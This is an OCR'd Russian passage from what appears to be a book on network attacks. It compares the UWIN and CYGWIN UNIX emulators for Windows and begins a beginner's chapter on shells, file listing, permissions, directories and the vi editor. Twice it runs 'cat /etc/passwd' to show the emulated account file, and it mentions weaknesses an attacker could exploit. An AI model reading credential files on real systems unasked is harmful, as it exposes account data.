Однако, монтируемая файловая система видна только из-под UWIN, а Windows-приложения даже и не подозревают о ней. Поэтому, попытка вызвать notepad для просмотра фала /win/readme.txt провалится, а правильный вариант должен выглядеть так: “/win/notepad C:\\windows\\readme.txt”. Дублирование косой черты обязательно, в противном случае Windows сообщит: “Не удается найти файл ***C:windowsreadme.txt***” (такая ситуация показана на рисунке 050):




Рисунок 050 Демонстрация вызова приложений Windows из эмулятора UNIX

Так происходит потому, что в UNIX (и UWIN), косая черта “\” зарезервирована за управляющими символами (например, “\t” обозначает знак табуляции, а “\n” – перенос строки), а когда требуется отобразить сам символ обратной черты, прибегают к его дублированию.

Каталог “/dev” предназначен для управления устройствами. Его содержимое может быть следующим:

```
$ ls /dev
clipboard   ptyp0       ptyq7       tty06       tty29       ttypb
fd          ptyp1       ptyq8       tty07       tty30       ttypc
fd0         ptyp2       ptyq9       tty08       tty31       ttypd
fd1         ptyp3       ptyqa       tty09       tty32       ttype
lp          ptyp4       ptyqb       tty10       tty33       ttypf
lp0         ptyp5       ptyqc       tty11       tty34       ttyq0
lp1         ptyp6       ptyqd       tty12       tty35       ttyq1
lp2         ptyp7       ptyqe       tty13       tty36       ttyq2
mod0        ptyp8       ptyqf       tty14       tty37       ttyq3
mod1        ptyp9       rmt0        tty15       tty38       ttyq4
mod2        ptypa       rmt0n       tty16       tty39       ttyq5
```

mod3	ptypb	rmt1	tty17	tty40	ttyq6
mod4	ptypc	rmt1n	tty18	ttyp0	ttyq7
mod5	ptypd	stderr	tty19	ttyp1	ttyq8
mod6	ptype	stdin	tty20	ttyp2	ttyq9
mod7	ptypf	stdout	tty21	ttyp3	ttyqa
mt0	ptyq0	tty	tty22	ttyp4	ttyqb
mt0n	ptyq1	tty00	tty23	ttyp5	ttyqc
mt1	ptyq2	tty01	tty24	ttyp6	ttyqd
mt1n	ptyq3	tty02	tty25	ttyp7	ttyqe
null	ptyq4	tty03	tty26	ttyp8	ttyqf
ptmx	ptyq5	tty04	tty27	ttyp9	windows
ptymx	ptyq6	tty05	tty28	ttypa	

Под незамысловатым именем clipboard скрывается буфер обмена Windows. С помощью UWIN из него можно читать и писать как в обычный файл; “fd” – обозначают приводы гибких дисков, прежде чем с ними начать работать необходимо воспользоваться командой mount; “lp” символизирует параллельный порт, и для вывода файла на принтер достаточно скопировать его в устройство “lp1” (LPT1) или “lp2” (LPT 2) в зависимости от схемы подключения (“cp myfile lp1”). Последовательный (т.е. COM) порт, обозначается как “mod” и может использоваться для управления модемом (например “echo atz\natdp 02 > mod1”); “mt” расшифровывается как SCSI Type Driver[86] и всегда присутствует в списке устройств, даже когда на компьютере не установлено ни одного SCSI контроллера. Назначения остальных устройств можно узнать из прилагаемой к UWIN документации.

Описание UWIN останется не полным, если не снять с него крышку, и не заглянуть под капот. Архитектурно эмулятор состоит всего из двух динамических библиотек POSIX.DLL и AST5x.DLL. В POSIX реализовано множество системных вызовов UNIX таких, как fork, exec, malloc; фактически образующих ядро виртуальной UNIX. Ядро заведует памятью, управляет процессами и отвечает за операции ввода-вывода. Роль AST5x гораздо скромнее – это всего лишь аналог стандартной библиотеки Си “stdio”, написанной с учетом особенностей эмуляции UNIX. (Смотри рисунок 042)




Рисунок 042 Архитектура эмулятора UWIN

[86] А еще говорят, что в UNIX нет никакой черной магии

При этом все UWIN-приложения разделяют общий регион памяти, содержащий в частности таблицу открытых файлов и кучу. (*«UWIN maintains an open file table in a memory-mapped region, which is shared by all the currently active UWIN processes; this region is writable by all UWIN processes so that the appropriate information can be shared between them»*). (Смотри рисунок 006.txt) Отсюда следует, одно UWIN приложение потенциально способно «уронить» другое, или иными словами, некорректно работающий код может скинуть ласты, предоставив злоумышленнику привилегированный доступ к системе. Поэтому, если UWIN используется в качестве серверной платформы, не следует запускать приложения сомнительного происхождения.




Рисунок 006.txt Разделяемая память UWIN-приложений

В остальном же, UWIN приложения ничем не отличаются от обычных исполняемых файлов Windows и могут запускаться непосредственно из Explorer, минуя среду UIWN.

Рисунок cygwin.bmp Логотип CYGWIN

Другой популярный эмулятор UINX – CYGWIN по многим показателям заметно уступает UWIN, зато распространяется вместе с исходными текстами и, разумеется, абсолютно бесплатен. Зато плохо документирован и рассчитан на опытного пользователя, который сам разберется что к чему.

Собственно, CYGWIN никакой не эмулятор UNIX, а всего лишь набор функций, помещенных в одну динамическую библиотеку “cygwin1.dll” и облегчающий перенос UNIX-приложений в среду Windows,. Для получения навыков работы в командных оболочках он, конечно, сгодится, но для изучения тонкостей UNIX – навряд ли. Для подтверждения этого ниже приведены результаты работы команды “cat /etc/passwd[87]” в UWIN и CYGWIN:

- **UWIN**
  - *$ cat /etc/passwd*
  - `root:x:0:13:Built-in account/domain:/tmp:/usr/bin/ksh`

[87] Вывести содержимое файла /etc/passwd на экран

- `telnetd:x:1:1:telnetd:/:/dev/null`

- **CYGWIN**
  - *$ cat /etc/passwd*
  - `/etc/passwd: No such file or directory`

В CYGWIN вообще нет файла "/etc/passwd" и он не эмулирует подсистему безопасности UNIX. Конечно, это не мешает написать соответствующие процедуры самостоятельно, но не лучше ли воспользоваться готовым UWIN? Кстати, в UWIN изначально входит базовый набор утилит и оболочек, автоматически устанавливаемых программой инсталляции. Напротив же, пользователи CYGWIN вынуждены самостоятельно скачивать необходимые компоненты с сервера, порой исправляя грубые ошибки, часто приводящие к полной неработоспособности кода (благо исходные тексты доступны).

Больше всего огорчает отсутствие в CYGWIN механизма поддержки демонов. Так, на момент написания книги, не известно ни одной реализации telnet-сервера под CYGWIN. В остальном же архитектуры этих двух эмуляторов достаточно близки. Как и в UWIN используется разделяемая память для всех приложений ("*...creates shared memory areas... used to keep track of open file descriptors and assist fork and exec, among other purposes*"[88]). Реализация fork сводится к созданию приостановленного процесса с последующим копированием сегмента данных ("*...creates a suspended child process using the Win32 CreateProcess call; next... fills in the child's .data and .bss sections by copying from its own address space into the suspended child's address space*"). А выполнение exec приводит к образованию нового процесса и подмене идентификаторов в локальной таблице эмулятора –"*...exec present their own set of difficulties. Because there is no way to do an actual exec under Win32, Cygwin has to invent its own Process IDs"*

Поэтому, в точности воспроизведения ядра UNIX оба эмулятора практически идентичны и все отличия выпадают на долю прикладных утилит. Проигрывая в этом вопросе, CYGWIN значительно превосходит UWIN в производительности, особенно в операциях ввода-вывода. К сожалению, UWIN слишком медленно обращается с экраном и работа с "Mortal Commander" превращается в сплошное мучение[89]. Между тем, он идеально подходит для демонстрации многих примеров, приведенных в этой книге.

К сожалению, CYGWIN не поддерживает сырых гнезд, никак не отмечая этот прискорбный факт в документации[90] – "*The current release includes all POSIX.1/90 calls except for setuid and mkfifo, all ANSI C standard calls, and many common BSD and SVR4 services including Berkeley sockets*". В результате этого, многие программы, работающие с IP протоколом на низком уровне (большей частью для атак на чужие системы), не смогут корректно выполнятся в среде CYGWIN.

Человек, который способен взять что-то заурядное, привычное и осветить его новым светом, может устрашить. Мы не хотим, чтобы наши представления изменялись; нам кажется, что требовать этого, значит, угрожать нам. "Все важное мне уже известно!" - кричим мы. И тут приходит Изменяющий и выбрасывает все наши представления прочь - словно ненужный мусор.

Мастер Дзен-суфи

Первые шаги с UNIX (глава для начинающих)

- В этой главе:
  - Оболочки – что это такое?
  - Краткая история оболочек UNIX
  - Как узнать какая оболочка выполняется в данный момент
  - Как узнать, какие оболочки установлены на компьютере
  - Как просмотреть список файлов
  - Немного о правах доступа
  - Как сменить текущую директорию
  - Как создавать и удалять каталоги

---

[88] Здесь и далее цитируется оригинальная документация по CYGWIN
[89] И правильно – привыкайте работать в командной строке
[90] Ложь – искусство умолчания

- Как можно копировать файлы
- Как просмотреть содержимое файла
- Редактирование файлов с помощью редактора vi
- Фоновое выполнение процессов
- Как узнать список выполняемых процессов в системе
- Как можно «прибить» процесс
- Как пользоваться справочным руководством man

-Ой, Вань, гляди, какие форточки!
Балдею, что за красота!
А Юникс - буквы все да черточки,
И непонятно ни черта.
Юрий Нестеренко «Диалог у монитора»

В работе с UNIX нет ничего мистического и освоить простейшие операции можно в течение одного вечера, особенно если воспользоваться толковой книжкой. К счастью, недостатка в литературе испытывать не приходится, но слишком много – так же плохо, как и совсем ничего. Попробуй, выбери одну книжку из десятка, разбросанных по витрине! Поэтому, в «Технику сетевых атак» включена короткая глава, помогающая незнакомым с UNIX сделать свои первые шаги. На звание учебника она не претендует, но, по крайней мере, поясняет основные команды UNIX, используемые в этой книге.

Для UNIX существует множество интерактивных оболочек с развитым пользовательским интерфейсом – от Mortal Commander (аналог Norton Commander) до графических сред аля Windows. Они помогают начинающим освоиться в мире UNIX, но оказываются крайне неудобными для удаленного управления компьютером. Даже текстовой Mortal Commander ощутимо тормозит на модемных каналах. А о графических оболочках вспоминать и вовсе не приходится, – комфортная работа возможна лишь при наличии шустрой локальной сети! Поэтому, придется поступиться некоторыми удобствами, и, расставшись с мышью, разговаривать с компьютером языком текстовых команд. Такое общение с UNIX в чем-то напоминает работу с интерпретатором MS-DOS “command.com”. Разумеется, названия команд окажутся другими, но в целом принцип тот же.

В UNIX (в отличие от MS-DOS) нет стандартной командной оболочки, поэтому первая задача пользователя – выяснить, что именно установлено в системе, и какие альтернативные оболочки доступны.

Путь к используемой в данный момент оболочке содержится в переменной $SHELL и вывести его на экран можно с помощью команды “echo $SHELL” (соблюдая регистр). Результат ее работы может быть следующим:

- **Эмулятор UWIN**
  - *echo $SHELL*
  - `/usr/bin/ksh`
- **Эмулятор CYGWIN**
  - *echo $SHELL*
  - `/bin/sh`

Теперь по таблице 3 легко определить, какая именно оболочка запущена (конечно, при условии, что никакие злые духи не изменили имя исполняемого файла).

Имя файла	Название оболочки
bash	Усовершенствованная оболочка Борна
csh	Оболочка C
ksh	Оболочка Корна
sh	Оболочка Борна
tcsh	Оболочка TC

Таблица 3 Имена исполняемых файлов некоторых популярных оболочек

Пару слов об особенностях каждой оболочки. Первой на свет появилась оболочка Борна, фактически представляющая собой язык программирования, ориентированный на

управление процессами, вводом-выводом и операции шаблонного поиска. Никакого интерактивного взаимодействия с пользователем в ней не предусматривалось, и вся работа сводилась к написанию управляющих программ – скриптов, обрабатываемых оболочкой.

Первая интерактивная оболочка, получившая название «C», возникла в университете Беркли. Она быстро завоевала популярность, но имела множество недостатков и содержала кучу ошибок, поэтому полностью вытеснить оболочку Борна так и не смогла. Проблема же совместного сосуществования заключалась в полной несовместимости командных языков обоих оболочек. Это приводило к невозможности выполнения скриптов, написанных для одной оболочки, другой оболочкой.

К тому же открытость исходных текстов “C” вызвала появление массы несовместимых между собой клонов. Некоторые из них дожили и до наших дней (как, например, “TC”,– своеобразный гибрид “C” и “TENEX” – операционной системы PDP-10).

Существовали и коммерческие оболочки. Из них наибольшей популярностью пользовалось творение, созданное Дэвидом Корном, объединившее в себе лучшие черты своих предшественников. Компании AT&T распространяла ее вместе с операционной системой System V, объявив стандартном де-юре.

Стандарт – хорошо, но платить компании никто не хотел, и вскоре оболочка Борна была полностью переписана в рамках проекта GNU, получив название bash – *Borne Again Shell*. Многочисленные усовершенствования и перенос в среду LINUX сделали bash самой популярной оболочкой всех времен и народов, хотя многие до сих пор предпочитают пользоваться C-Shell или оригинальной оболочкой Борна. К тому же, по-прежнему не иссякает поток энтузиастов, пишущих свои собственные оболочки.

Во многих случаях различия между оболочками не столь существенны и не отражаются на простейших операциях, но все примеры, приводимые в книге, предназначены для оболочки Корна и их успешное выполнение в других оболочках не гарантируется (хотя и предполагается). Поэтому, полезно знать, какие оболочки установлены администратором на машине. В этом поможет команда “cat /etc/shells”, результат работы которой на свежеустановленном эмуляторе UWIN выглядит следующим образом:

- *cat /etc/shells*
- /usr/bin/ksh
- /usr/bin/sh
- /usr/bin/tcsh
- /usr/bin/csh
- /bin/sh
- /bin/ksh
- /bin/csh
- /bin/tcsh

Запустить любую оболочку можно, набрав ее имя (возможно, вместе с полным путем), в командной строке. А вернуться назад обычно помогает команда exit. В качестве тренировочного упражнения полезно запустить все доступные оболочки по очереди. (Чаще всего пути ”/usr/bin” и “/bin” указывают на один и тот же каталог, поэтому эквивалентны друг другу).

- *$ echo $SHELL*
- /usr/bin/ksh
- *$ /usr/bin/sh*
- *# echo $SHELL*
- /usr/bin/ksh
- *# exit*
- *$ /usr/bin/tcsh*
- # echo $SHELL
- */usr/bin/ksh*
- *# exit*
- *$ /usr/bin/csh*
- *%echo $SHELL*
- /usr/bin/ksh
- *%exit*

Для просмотра содержимого директорий в командном интерпретаторе “command.com” (MS-DOS) предусмотрена встроенная команда “dir”, но UNIX-оболочки не поддерживают такой команды. Вместо этого пользователю предоставляется возможность вызвать внешнюю утилиту,

выполняющую всю необходимую работу. Обычно в UNIX для отображения содержимого каталога используется программа ‘ls’, находящаяся в каталоге “/bin”. Кстати, пользователи CYGWIN прежде чем смогут ей воспользоваться, должны скачать с сервера архив fileutils.tar.gz – в минимальный комплект поставки она не входит.

Вызов без параметров выводит на экран содержимое текущего каталога, а заглянуть в корень поможет наклонная черта – “ls /”[91]

```
ls /
A                       E                       proc
base.bat                etc                     reg
baseserviceslink.sh     F                       sys
bin                     H                       tmp
C                       home                    usr
D                       lib                     var
dev                     linka                   win
```

Узнать, что находится в каталоге “/etc” можно передав его имя в качестве параметра команде ‘ls’:

```
$ ls /etc
crontab          inetdconfig.sh      passwd.add     traceit
in.ftpd          init.exe            priv.exe       tracer.exe
in.rlogind       login.allow         profile        ucs.exe
in.rshd          login.deny          rc             ums.exe
in.telnetd       mailx.rc            services
inetd.conf       mkpasswd.exe        shells
inetd.exe        passwd              stop_uwin
```

Конечно же, поддерживаются символы-джокеры, – знаки «звездочка» и «вопрос». В UNIX, в отличие от MS-DOS, существует конструкция [char set], которую имеет смысл рассмотреть подробнее. Но для начала нелишне вспомнить назначение “*” и “?”. Знак “*” обозначает любое множество любых символов (включая пустое), а “?” всего один непустой символ. Поэтому, “ls x*” выведет на экран все файлы (и каталоги), начинающиеся с буквы ‘x’, а “ls ?tmp”- покажет ‘_tmp’,’$tmp’ и так далее.

Конечно же, временами гибкости таких шаблонов оказывается недостаточно, например, как быть, когда требуется получить список файлов, начинающихся и на букву ‘i’, и на букву ‘p’? В MS-DOS с этим пришлось бы управляться в два захода, последовательно отдавая команды ‘dir i*’ и ‘dir p*’. К счастью, в UNIX с той же проблемой можно управиться за один присест! Например, так:

```
$ ls /etc/[ip]*
/etc/in.ftpd          /etc/inetd.conf       /etc/passwd
/etc/in.rlogind       /etc/inetd.exe        /etc/passwd.add
/etc/in.rshd          /etc/inetdconfig.sh   /etc/priv.exe
/etc/in.telnetd       /etc/init.exe         /etc/profile
```

А как быть, если необходимо отобразить все файлы, в имени которых присутствует хотя бы одна цифра? Неужели придется писать утомительно длительную последовательность ‘ls *[0123456789]*’[92]? К счастью нет! И необходимый интервал можно задать следующим образом: ‘[0-9]’, например, вот так:

```
$ls /etc/*[0-9]*
/etc/k1y        /etc/mkss2old   /etc/track7
```

Если такой информации окажется недостаточно и потребуется узнать, скажем, права доступа к файлу, имя владельца и время последнего изменения, то придется воспользоваться ключом ‘-l’ (маленькая латинская буква L, не спутайте с единицей). Например, так:

```
ls -l /etc
```

[91] Все точно так, как и в MS-DOS, только наклон черты в другую сторону

[92] К слову сказать, в MS-DOS команда dir *1* выведет все файлы, а не только те, в имени которых присутствует единица

```
-rwxr--r--  1 root    Everyone    46 Feb 16  1999 crontab
-rwxr--r--  1 root    Everyone 19968 Feb 17  1999 mkpasswd.exe
drwxr--r--  2 root    Everyone   512 Jul  2 16:52 mydir
-rwxr--r--  1 root    Everyone   119 Jul  1 12:45 passwd
lrwxr--r--  1 root    Everyone    20 Jun  4 03:10 services -> /C/WINDOWS//services
-rwxr--r--  1 root    Everyone    88 Feb 17  1999 shells
-rwxr--r--  1 root    Everyone 73216 Feb  2 07:25 ums.exe
```

Первая колонка сообщает права доступа. Она состоит из тех трехсимвольных групп, определяющих права доступа создателя (то бишь владельца файла), его группы и всех остальных пользователей. Каждая группа в свою очередь состоит из трех атрибутов, разрешающих чтение (r), запись (w) и исполнение (x).




Рисунок 008.txt Расшифровка файловых атрибутов

Тут надобно заметить, что в UNIX выполняемые файлы распознаются по атрибуту ‘x’, и могут иметь любое расширение или вовсе не иметь его. Обычно большинство файлов и каталогов имеют следующие права доступа ‘rwxr—r—r’, т.е. создатель файла может делать с ним что угодно, а всем остальным разрешается читать, но не модифицировать или запускать.

Для изменения прав доступа предусмотрена утилита chmod (сокращение от *Change Mode*). Для того, чтобы действие возымело эффект, необходимо указать группу пользователей (‘u’ – для владельца, ‘g’ – для членов его группы, ‘o’ – для всех прочих и ‘a’ для всех-всех, т.е. ‘u’+’g’+’o’ одновременно), затем наличие (знак ‘+’) или отсутствие (знак ‘-‘) требуемого атрибута. Например, защитить собственные файлы от «чужого глаза» можно с помощью команды ‘chmod g-r,o-r *’.

Директории отличаются от простых файлов по стоящему впереди символу ‘d’ (смотри рисунок 009.txt)

Рисунок 009.txt Директории в UNIX отличаются от файлов наличием атрибута ‘d’

Следующая колонка сообщает количество псевдонимов, под которыми файл (директория) известен системе. Например, для каталога ‘/bin’ это число равно двум, поскольку обычно ‘/bin’ и ‘/usr/bin’ ссылаются на одну и ту же директорию.

```
drwxrwxrwx  2 root     Everyone     512 Jun  4 00:50 bin
drwxrwxrwx  3 root     Everyone     512 Jun  4 00:51 dev
drwxrwxrwx 16 root     Everyone     512 Jun  4 00:51 lib
```

Затем идет имя владельца файла (в данном примере ‘root’) и группа, к которой он принадлежит (‘Everyone’). И замыкают строку размер, время создания и имя файла (директории). Вся остальная информация по работе с ‘ls’ содержится в руководстве ‘man’ и может быть получена с помощью команды ‘man ls’.

Перейти в другой каталог, как и в MS-DOS, можно с помощью команды ‘cd’. Стоит заметить, в UNIX нет понятия диска, поэтому специальной команды для его изменения не существует – для навигации достаточно одного ‘cd’. Например:

```
$ cd /
$ ls
A                    E                    proc
base.bat             etc                  reg
baseserviceslink.sh  F                    sys
bin                  H                    tmp
C                    home                 usr
D                    lib                  var
dev                  linka                win
$ cd /A
$ ls
tpna.arj
$ cd /var
$ ls
adm         tmp         uninstall
```

Для создания новых каталогов предназначена команда ‘mkdir’ (*Make Directory*). Вызов ‘mkdir myname’ создаст в текущем каталоге новую директорию ‘myname’. А вот попытка создать несколько вложенных друг в друга каталогов провалится, если не указать ключ ‘-p’. Например:

```
$ mkdir temp
$ cd temp
$ ls
$ mkdir 1/2/3
mkdir: 1/2/3: [No such file or directory]
$ mkdir -p 1/2/3
$ ls
1
$ ls 1
2
$ ls 1/2
3
```

Кстати, обратите внимание, – в UNIX ключи задаются ***до*** имен файлов, иначе вместо ключа ‘-p’ создастся директория с таким именем. Да, ‘mkdir’ позволяет создать более одного каталога за вызов. Например:

```
$ mkdir 1 2 3
$ ls
1   2   3
```

Удалить ненужные каталоги поможет команда ‘rm’. По умолчанию удаляются одни файлы, а для уничтожения директорий необходимо задать дополнительный ключ ‘-d’. Если удаляемый каталог содержит вложенные директории, то начать удаление необходимо с самого «нижнего» из них или воспользоваться ключом ‘-r’, рекурсивно стирающим все без разбора. Так, для уничтожения созданных в предыдущем примере каталогов ‘/1/2/3’ можно воспользоваться следующими командами:

```
rm -d /1/2/3
rm -d /1/2
rm -d /1
```

Или обойтись всего одной:

```
rm -d -r /1
```

А для копирования файлов в UNIX предусмотрена утилита ‘cp’ – аналог ‘copy’ из MS-DOS. Например, скопировать “/etc/passwd” в свой собственный каталог можно командой: “cp /etc/passwd /home”, а просмотреть его содержимое поможет утилита ‘cat’. Например:

```
$ cp /etc/passwd /home
$ cat /home/passwd
```

- `root:x:0:13:Built-in account for administering the computer/domain:/tmp:/usr/bin/ksh`
- `telnetd:x:1:1:telnetd:/:/dev/null`

Тут необходимо сделать небольшое пояснение. Изначально ‘cat’ разрабатывалась для объединения нескольких файлов в один, но в качестве целевого файла использовался стандартный вывод, поэтому пользоваться утилитой приходилось приблизительно так “cat file1 file2 file 3 > file123”. Знак “>” обрабатывался оболочкой, подменяющей стандартный вывод указанным файлом. Если же целевой файл не указывался, утилита последовательно выводила содержимое перечисленных файлов на экран.

Конечно, существуют и более элегантные способы просмотра содержимого файла и его редактирования. Например, редактор ‘vi’[93]. Это классическая утилита UNIX может вызвать насмешку у пользователей MS-DOS/Windows, привыкших к визуальному редактированию, поскольку редактор ‘vi’ управляется своим собственным командным языком, без знаний которого невозможно даже сохранить файл или выйти из vi!

Сначала это шокирует, но позже, освоившись с vi, начинаешь понимать насколько же оболванивает и ограничивает визуальный интерфейс. С другой стороны, edit.com не требует никакого обучения – сел и работай, а командный язык редактора vi можно изучать месяцами, в течение которых большую часть времени придется провести за листанием документации, с небольшими перерывами на собственно набивку текста.

Да, это так! Но при ближайшем рассмотрении недостатки оборачиваются преимуществами. Командный язык несравненно гибче системы меню и значительно ускоряет редактирование текста, стоит освоить его в совершенстве. Конечно, можно возразить «лучше за час добежать, чем за день долететь», но, в конечном счете, время, потраченное на освоение vi, может превзойти ожидаемое увеличение производительности оператора, да и машинное время сегодня не так критично, как стремление максимально облегчить умственную деятельность пользователей.

Действительно, в UNIX существуют вполне привычные пользователям Windows редакторы, и выбор того или иного – личное дело каждого. Разумеется, при условии, что выбранный редактор установлен в системе. К сожалению, администраторы многих серверов не балуют своих пользователей разнообразием, тем более, когда предоставляют хостинг бесплатно. Теоретически возможно связаться с администратором и попросить установить ваш любимый редактор, но практически это оказывается сложнее изучения vi, который поставляется со всеми UNIX-совместимыми системами, и ***всегда*** доступен (если, конечно, не удален администратором).

Поэтому минимальные навыки работы с редактором vi никогда не помешают, и как знать – может быть, через некоторое время он окажется вашим любимым редактором!

Для того чтобы пользоваться vi, вовсе не обязательно устанавливать на своем компьютере операционную систему UNIX или один из ее эмуляторов, – vi дал рождение многочисленным клонам, некоторые из которых успешно перенесены в среду Windows 9x/Windows NT и даже MS-DOS. Большую популярность завоевал vim, портированный на платформы Amiga, Atari, Mac System 7, UNIX, MS-DOS, Windows, словом практически для любого компьютера существует реализация vim. Остается добавить, что vim свободно распространяется вместе с исходными текстами и находится, например, на быстром германском ftp сервере – ftp://ftp.fu-berlin.de/misc/editors/vim, а на компакт-диске, прилагаемом к книге, он помещен вместе с сопроводительной документацией в директорию `"/FILES/vim"`.

Сразу же после запуска vi будет выглядеть приблизительно так, как показано на рисунке 054.bmp (в данном случае vi был запущен с параметром hello для создания нового файла).

[93] Сокращение от visual interface




Рисунок 054.bmp Внешний вид редактора vim – клона vi, запущенный в операционной системе Windows

Знаки “~” (тильда) указывают на конец файла и в действительности отсутствуют в файле. Если попытаться набрать текст “Hello, World!” на экране ничего не появится, а vi ответит разраженным покрикиванием.

Дело в том, что у vi есть два режима – ***командный*** режим и режим ***вставки***. В командном режиме можно перемещать курсор по экрану, искать и заменять фрагменты текста, сохранять и загружать файлы с диска – словом командовать редактором, а режим вставки предназначен для ввода самого текста.

Сразу же после запуска vi оказывается в командном режиме и переключится в режим вставки можно, например, нажав клавишу <i>. Дождавшись появления курсора вверху экрана, наберем восклицание “Hello, Word!” или что-нибудь в этом духе. Теперь необходимо сохранить файл на диск. Но как? Прежде необходимо один раз нажать <Esc> для переключения в командный режим, затем набрать следующую последовательность <:> < q> <w> <Enter>.

Да… сложная вещь vi, но на самом деле все еще впереди! Загрузим только что созданный в редактор, указав его имя в командной строке, и попробуем отредактировать строку – изменить “Hello, World!” на “Hello, my world!”. Сначала попытаемся подвести курсор к месту правки, не пользуясь клавишами-стрелками, ибо не на всех платформах они правильно действуют. Хорошенькое начало, – чем же тогда управлять курсором?

